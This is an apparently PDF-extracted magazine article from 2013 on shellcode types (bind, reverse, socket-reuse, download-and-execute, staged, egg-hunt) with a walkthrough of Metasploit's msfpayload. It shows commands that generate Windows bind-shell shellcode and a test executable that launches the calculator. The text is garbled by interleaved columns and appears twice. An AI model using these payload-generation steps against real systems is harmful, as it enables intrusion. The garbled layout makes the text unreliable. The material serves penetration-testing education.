Reverse Engineering 
– Shellcodes Techniques 
The concept of reverse engineering process is well known, yet 
in this article we are not about to discuss the technological 
principles of reverse engineering but rather focus on one of the 
core implementations of reverse engineering in the security arena. 
Throughout this article we’ll go over the shellcodes’ concept, 
the various types and the understanding of the analysis being 
performed by a “shellcode” for a software/program. 
Shellcode is named as it does since it is usu-ally 
YOURSELF 
iT REVERSE most cases there is the use of standard TCP/IP 
starts with a specific shell command. 
socket connections to allow the access. 
The shellcode gives the initiator control of 
Remote shellcodes can be versatile and are 
the target machine by using vulnerability on the 
distinguished based on the manner in which the 
aimed system and which was identified in ad-vance. 
connection is established: “Reverse shell” or 
Shellcode is in fact a certain piece of code 
a “connect-back shellcode” is the remote shell-code 
(not too large) which is used as a payload (the part 
which enables the initiator to open a con-nection 
of a computer virus which performs a malicious ac-tion) 
towards the target machine as well as a 
for the purpose of an exploitation of software’s 
connection back to the source machine initiating 
vulnerabilities. 
the shellcode. Another type of remote shellcode 
Shellcode is commonly written in machine code 
is when the initiator wishes to bind to a certain 
yet any relevant piece of code which performs the 
port and based on this unique access, may con-nect 
relevant actions may be identified as a shellcode. 
to control the target machine, this is known 
Shellcode’s purpose would mainly be to take con-trol 
as a “bindshell shellcode”. 
over a local or remote machine (via network) – 
Another, less common, shellcode’s type is when 
the form the shellcode will run depends mainly on 
a connection which was established (yet not closed 
the initiator of the shellcode and his/hers goals by 
prior to the run of the shellcode ) will be utilized to-wards 
executing it. 
the vulnerable process and thus the initiator 
can re-use this connection to communicate back to 
The Various Shellcodes’ Techniques 
the source – this is known as a “socket-reuse shell-code” 
When the initiator of the shellcode has no limits 
as the socket is re-used by the shellcode. 
in means of accessing towards the destination 
Due to the fact that “socket-reuse shellcode” re-quires 
machine for vulnerability’s exploitation it is best 
active connection detection and determina-tion 
to perform a local shellcode. Local shellcode 
as to which connection can be re-used out of 
is when a higher-privileged process can be ac-cessed 
(most likely) many open connections is it considered 
locally and once executed successfully, 
a bit more difficult to activate such a shellcode, but 
will open the access to the target with high privi-leges. 
nonetheless there is a need for such a shellcode as 
The second option refers to a remote run, 
firewalls can detect the outgoing connections made 
when the initiator of the shellcode is limited as far 
by “connect-back shellcodes” and /or incoming con-nections 
as the target where the vulnerable process is run-ning 
made by “bindshell shellcodes”. 
(in case a machine is located on a local net-work 
For these reasons a “socket-reuse shellcode” 
or intranet) – in this case the shellcode is 
should be used in highly secure systems as it does 
remote shellcode as it may provide penetration 
not create any new connections and therefore is 
to the target machine across the network and in 
harder to detect and block. 
30 03/2013
A different type of shellcode is the “download 
and execute shellcode”. This type of shellcode 
directs the target to download a certain execut-able 
file outside the target machine itself and to 
locate it locally as well as executing it. A vari-ation 
of this type of shellcode downloads and 
loads a library. 
This type of shellcode allows the code to be 
smaller than usual as it does not require to spawn 
a new process on the target system nor to clean 
post execution (as it can be done via the library 
loaded into the process). 
An additional type of shellcode comes from the 
need to run the exploitation in stages, due to the 
limited amount of data that one can inject into the 
target process in order to execute it usefully and 
directly – such a shellcode is called a “staged 
shellcode”. 
The form in which a staged shellcode may work 
would be (for example) to first run a small piece 
of shellcode which will trigger a download of an-other 
piece of shellcode (most likely larger) and 
then loading it to the process’s memory and ex-ecuting 
it. 
“Egg-hunt shellcode” and “Omelets shellcode” 
are the last two types of shellcode which will be 
mentioned. “Egg-hunt shellcode” is a form of 
“staged shellcode” yet the difference is that in 
“Egg-hunt shellcode” one cannot determine where 
it will end up on the target process for the stage 
in which the second piece of code is downloaded 
and executed. When the initiator can only inject a 
much smaller sized block of data into the process 
the “Omelets shellcode” can be used as it looks 
for multiple small blocks of data (eggs) and recom-bines 
them into one larger block (the omelet) which 
will be subsequently executed. 
Introduction to MSFPAYLOAD Command 
In this part we’ll focus on the msfpayload command. 
This command is used to generate and output all 
of the various types of shellcode that are available 
within Metasploit. This tool is mostly used for the 
generation of shellcode for an exploit that is cur-rently 
not available within the Metasploit’s frame-work. 
Another use for this command is for testing 
of the different types of shellcode and options be-fore 
finalizing a module. 

Although it is not fully visible within it’s “help ban-ner” 
(as can be seen in the image below) this tool 
has many different options and variables available 
but they may not all be fully realized without a prop-er 
introduction. 
# msfpayload -h 
Type the following command to show the vast 
numbers of different types of shellcodes available 
(based on which one can customize a specific ex-ploit): 

# msfpayload –l 
One can browse the wide list (as seen in the im-age 
below) of payloads that are listed and shown 
as the output for the msfpayload –l command: 
Figure 2. 
In this case we chose the “shell_bind_tcp” pay-load 
as an example. Prior to the continuum of our 
action let us change our working directory to the 
Metasploit framework as so: 
Figure 1..TGQBZMPBE)FMQ*OGPSNBUJPO 
Figure 2..TGQBZMPBE1BZMPBE-JTU 

Figure 3.-JTUJOHUIF4IFMMDPEF0QUJPOT 
www.hakin9.org/en 31
YOURSELF 
# cd /pentest/exploits/framework 
Required 
Default setting: 4444 
Once a payload was selected (in this case the 
RHOST 
shell _ bind _ tcp payload) there are two switch-es 
Not required 
that are used most often when crafting the 
No default setting 
payload for the exploit you are creating. 
In the example below we have selected a sim-ple 
Setting these options in msfpayload is very sim-ple. 
Windows’ bind shellcode (shell _ bind _ tcp). 
An example is shown below of changing the 
iT When we add the command-line argument “O” for 
exit technique and listening port of a certain shell 
a payload, we receive all of the available relevant 
(Figure 4): 
REVERSE options for that payload: 
# ./msfpayload windows/shell_bind_tcp EXITFUNC=seh 
# msfpayload windows/shell_bind_tcp O 
LPORT=8080 O 
As seen in the output below these are results for 
Now that all is configured, the only option left is 
“o” argument for this specific payload: Figure 3. 
to specify the output type such as C, Perl, Raw, 
As can be seen from the output, one can config-ure 
etc. For this example ‘C’ was chosen as the shell-code’s 
three different options with this specific pay-load. 
output (Figure 5): 
Each option’s variables (if required) will come 
with a default settings and a short description as to 
#./msfpayload windows/shell_bind_tcp EXITFUNC=seh 
its use and information: 
LPORT=8080 C 
EXITFUNC 
Now that we have our fully customized shellcode, 
Required 
it can be used for any exploit. The next phase is 
Default setting: process 
how a shellcode can be generated as a Windows’ 
LPORT 
executable by using the msfpayload command. 
msfpayload provides the functionality to output 
the generated payload as a Windows executable. 
This is useful to test the generated shellcode ac-tually 
provides the expected results, as well as for 
sending the executable to the target (via email, 
HTTP, or even via a “Download and Execute” 
payload). 
The main issue with downloading an executable 
onto the victim’s system is that it is likely to be cap-tured 
by Anti-Virus software installed on the target. 
To demonstrate the Windows executable gen-eration 
within Metasploit the use of the “windows/ 
exec” payload is shown below. As such the initial 
Figure 4.need is to determine the options that one must pro-vide 
4QFDJGZJOHUIF4IFMMDPEF0QUJPOT%BUB 
for this payload, as was done previously using 
the Summary (S) option: 
$ msfpayload windows/exec S 
Name: Windows Execute Command 
Version: 5773 
Platform: [“Windows”] 
… 
Arch: x86 
Needs Admin: No 
Total size: 113 
Provided by: 
vlad902 
Figure 5.(FOFSBUJOHUIF4IFMMDPEF6TJOH.TGQBZMPBE 
32 03/2013
Basic options: 
Name Current Setting Required Description 
---- --------------- -------- ----------- 
CMD yes the command string to execute 
EXITFUNC thread yes Exit technique: seh, thread, 
process 
Description: 
Execute an arbitrary command 
As can be seen the only option is to specify the 
“CMD” option. One simply needs to execute “calc. 
exe” so that we can test it on our own systems. 
In order to generate a Windows’ executable us-ing 
Metasploit one needs to specify the X out-put 
option. This will display the executable on the 
screen, therefore there is a need to pipe it to a file 
which will call pscalc.exe, as shown below: 
$ msfpayload windows/exec CMD=calc.exe X  pscalc.exe 
Created by msfpayload (http://www.metasploit.com). 
Payload: windows/exec 
Length: 121 
Options: CMD=calc.exe 
Now an executable file in the relevant directo-ry 
called “pscalc.exe” is shown. One may confirm 
this by using the following command: 
$ ls -l pscalc.exe 
-rw-r--r-- 1 Administrator mkpasswd 4637 
Oct 9 08:53 pscalc.exe 
As can be seen this file is not set to being an ex-ecutable, 
so one will need to set the executable 
permissions on it using via the following com-mand: 
$ chmod 755 pscalc.exe 
It is now testable by executing the “pscalc.exe” 
Windows executable. The following command 
should trigger the Windows Calculator to be dis-played 
on your system. 
$ ./pscalc.exe 
As was mentioned in the beginning of the arti-cle 
we have focused on one aspect of the securi-ty’s 
field reverse engineering concept – the shell-codes. 
This is a very basic “know how” for the use 
of “shellcodes” but it should be the first step and 
the gates’ open for a further and a much more 
in depth search of the versatile use and features 
shellcodes can supply. 
ERAN GOLDSTEIN 
Eran Goldstein is the founder of 
Frogteam|Security, a cyber securi-ty 
vendor company in USA and Israel. 
He is also the creator and developer of 
“Total Cyber Security – TCS” product 
line. Eran Goldstein is a senior cyber 
security expert and a software devel-oper 
with over 10 years of experience. He specializes at 
penetration testing, reverse engineering, code reviews 
and application vulnerability assessments. Eran has a 
vast experience in leading and tutoring courses in appli-cation 
security, software analysis and secure develop-ment 
as EC-Council Instructor (C|EI). For more informa-tion 
about Eran and his company you may go to: http:// 
www.frogteam-security.com. 
a d v e r t i s e m e n t

Reverse engineering - Shellcodes techniques

  • 1.
    Reverse Engineering –Shellcodes Techniques The concept of reverse engineering process is well known, yet in this article we are not about to discuss the technological principles of reverse engineering but rather focus on one of the core implementations of reverse engineering in the security arena. Throughout this article we’ll go over the shellcodes’ concept, the various types and the understanding of the analysis being performed by a “shellcode” for a software/program. Shellcode is named as it does since it is usu-ally YOURSELF iT REVERSE most cases there is the use of standard TCP/IP starts with a specific shell command. socket connections to allow the access. The shellcode gives the initiator control of Remote shellcodes can be versatile and are the target machine by using vulnerability on the distinguished based on the manner in which the aimed system and which was identified in ad-vance. connection is established: “Reverse shell” or Shellcode is in fact a certain piece of code a “connect-back shellcode” is the remote shell-code (not too large) which is used as a payload (the part which enables the initiator to open a con-nection of a computer virus which performs a malicious ac-tion) towards the target machine as well as a for the purpose of an exploitation of software’s connection back to the source machine initiating vulnerabilities. the shellcode. Another type of remote shellcode Shellcode is commonly written in machine code is when the initiator wishes to bind to a certain yet any relevant piece of code which performs the port and based on this unique access, may con-nect relevant actions may be identified as a shellcode. to control the target machine, this is known Shellcode’s purpose would mainly be to take con-trol as a “bindshell shellcode”. over a local or remote machine (via network) – Another, less common, shellcode’s type is when the form the shellcode will run depends mainly on a connection which was established (yet not closed the initiator of the shellcode and his/hers goals by prior to the run of the shellcode ) will be utilized to-wards executing it. the vulnerable process and thus the initiator can re-use this connection to communicate back to The Various Shellcodes’ Techniques the source – this is known as a “socket-reuse shell-code” When the initiator of the shellcode has no limits as the socket is re-used by the shellcode. in means of accessing towards the destination Due to the fact that “socket-reuse shellcode” re-quires machine for vulnerability’s exploitation it is best active connection detection and determina-tion to perform a local shellcode. Local shellcode as to which connection can be re-used out of is when a higher-privileged process can be ac-cessed (most likely) many open connections is it considered locally and once executed successfully, a bit more difficult to activate such a shellcode, but will open the access to the target with high privi-leges. nonetheless there is a need for such a shellcode as The second option refers to a remote run, firewalls can detect the outgoing connections made when the initiator of the shellcode is limited as far by “connect-back shellcodes” and /or incoming con-nections as the target where the vulnerable process is run-ning made by “bindshell shellcodes”. (in case a machine is located on a local net-work For these reasons a “socket-reuse shellcode” or intranet) – in this case the shellcode is should be used in highly secure systems as it does remote shellcode as it may provide penetration not create any new connections and therefore is to the target machine across the network and in harder to detect and block. 30 03/2013
  • 2.
    A different typeof shellcode is the “download and execute shellcode”. This type of shellcode directs the target to download a certain execut-able file outside the target machine itself and to locate it locally as well as executing it. A vari-ation of this type of shellcode downloads and loads a library. This type of shellcode allows the code to be smaller than usual as it does not require to spawn a new process on the target system nor to clean post execution (as it can be done via the library loaded into the process). An additional type of shellcode comes from the need to run the exploitation in stages, due to the limited amount of data that one can inject into the target process in order to execute it usefully and directly – such a shellcode is called a “staged shellcode”. The form in which a staged shellcode may work would be (for example) to first run a small piece of shellcode which will trigger a download of an-other piece of shellcode (most likely larger) and then loading it to the process’s memory and ex-ecuting it. “Egg-hunt shellcode” and “Omelets shellcode” are the last two types of shellcode which will be mentioned. “Egg-hunt shellcode” is a form of “staged shellcode” yet the difference is that in “Egg-hunt shellcode” one cannot determine where it will end up on the target process for the stage in which the second piece of code is downloaded and executed. When the initiator can only inject a much smaller sized block of data into the process the “Omelets shellcode” can be used as it looks for multiple small blocks of data (eggs) and recom-bines them into one larger block (the omelet) which will be subsequently executed. Introduction to MSFPAYLOAD Command In this part we’ll focus on the msfpayload command. This command is used to generate and output all of the various types of shellcode that are available within Metasploit. This tool is mostly used for the generation of shellcode for an exploit that is cur-rently not available within the Metasploit’s frame-work. Another use for this command is for testing of the different types of shellcode and options be-fore finalizing a module. Although it is not fully visible within it’s “help ban-ner” (as can be seen in the image below) this tool has many different options and variables available but they may not all be fully realized without a prop-er introduction. # msfpayload -h Type the following command to show the vast numbers of different types of shellcodes available (based on which one can customize a specific ex-ploit): # msfpayload –l One can browse the wide list (as seen in the im-age below) of payloads that are listed and shown as the output for the msfpayload –l command: Figure 2. In this case we chose the “shell_bind_tcp” pay-load as an example. Prior to the continuum of our action let us change our working directory to the Metasploit framework as so: Figure 1..TGQBZMPBE)FMQ*OGPSNBUJPO Figure 2..TGQBZMPBE1BZMPBE-JTU Figure 3.-JTUJOHUIF4IFMMDPEF0QUJPOT www.hakin9.org/en 31
  • 3.
    YOURSELF # cd/pentest/exploits/framework Required Default setting: 4444 Once a payload was selected (in this case the RHOST shell _ bind _ tcp payload) there are two switch-es Not required that are used most often when crafting the No default setting payload for the exploit you are creating. In the example below we have selected a sim-ple Setting these options in msfpayload is very sim-ple. Windows’ bind shellcode (shell _ bind _ tcp). An example is shown below of changing the iT When we add the command-line argument “O” for exit technique and listening port of a certain shell a payload, we receive all of the available relevant (Figure 4): REVERSE options for that payload: # ./msfpayload windows/shell_bind_tcp EXITFUNC=seh # msfpayload windows/shell_bind_tcp O LPORT=8080 O As seen in the output below these are results for Now that all is configured, the only option left is “o” argument for this specific payload: Figure 3. to specify the output type such as C, Perl, Raw, As can be seen from the output, one can config-ure etc. For this example ‘C’ was chosen as the shell-code’s three different options with this specific pay-load. output (Figure 5): Each option’s variables (if required) will come with a default settings and a short description as to #./msfpayload windows/shell_bind_tcp EXITFUNC=seh its use and information: LPORT=8080 C EXITFUNC Now that we have our fully customized shellcode, Required it can be used for any exploit. The next phase is Default setting: process how a shellcode can be generated as a Windows’ LPORT executable by using the msfpayload command. msfpayload provides the functionality to output the generated payload as a Windows executable. This is useful to test the generated shellcode ac-tually provides the expected results, as well as for sending the executable to the target (via email, HTTP, or even via a “Download and Execute” payload). The main issue with downloading an executable onto the victim’s system is that it is likely to be cap-tured by Anti-Virus software installed on the target. To demonstrate the Windows executable gen-eration within Metasploit the use of the “windows/ exec” payload is shown below. As such the initial Figure 4.need is to determine the options that one must pro-vide 4QFDJGZJOHUIF4IFMMDPEF0QUJPOT%BUB for this payload, as was done previously using the Summary (S) option: $ msfpayload windows/exec S Name: Windows Execute Command Version: 5773 Platform: [“Windows”] … Arch: x86 Needs Admin: No Total size: 113 Provided by: vlad902 Figure 5.(FOFSBUJOHUIF4IFMMDPEF6TJOH.TGQBZMPBE 32 03/2013
  • 4.
    Basic options: NameCurrent Setting Required Description ---- --------------- -------- ----------- CMD yes the command string to execute EXITFUNC thread yes Exit technique: seh, thread, process Description: Execute an arbitrary command As can be seen the only option is to specify the “CMD” option. One simply needs to execute “calc. exe” so that we can test it on our own systems. In order to generate a Windows’ executable us-ing Metasploit one needs to specify the X out-put option. This will display the executable on the screen, therefore there is a need to pipe it to a file which will call pscalc.exe, as shown below: $ msfpayload windows/exec CMD=calc.exe X pscalc.exe Created by msfpayload (http://www.metasploit.com). Payload: windows/exec Length: 121 Options: CMD=calc.exe Now an executable file in the relevant directo-ry called “pscalc.exe” is shown. One may confirm this by using the following command: $ ls -l pscalc.exe -rw-r--r-- 1 Administrator mkpasswd 4637 Oct 9 08:53 pscalc.exe As can be seen this file is not set to being an ex-ecutable, so one will need to set the executable permissions on it using via the following com-mand: $ chmod 755 pscalc.exe It is now testable by executing the “pscalc.exe” Windows executable. The following command should trigger the Windows Calculator to be dis-played on your system. $ ./pscalc.exe As was mentioned in the beginning of the arti-cle we have focused on one aspect of the securi-ty’s field reverse engineering concept – the shell-codes. This is a very basic “know how” for the use of “shellcodes” but it should be the first step and the gates’ open for a further and a much more in depth search of the versatile use and features shellcodes can supply. ERAN GOLDSTEIN Eran Goldstein is the founder of Frogteam|Security, a cyber securi-ty vendor company in USA and Israel. He is also the creator and developer of “Total Cyber Security – TCS” product line. Eran Goldstein is a senior cyber security expert and a software devel-oper with over 10 years of experience. He specializes at penetration testing, reverse engineering, code reviews and application vulnerability assessments. Eran has a vast experience in leading and tutoring courses in appli-cation security, software analysis and secure develop-ment as EC-Council Instructor (C|EI). For more informa-tion about Eran and his company you may go to: http:// www.frogteam-security.com. a d v e r t i s e m e n t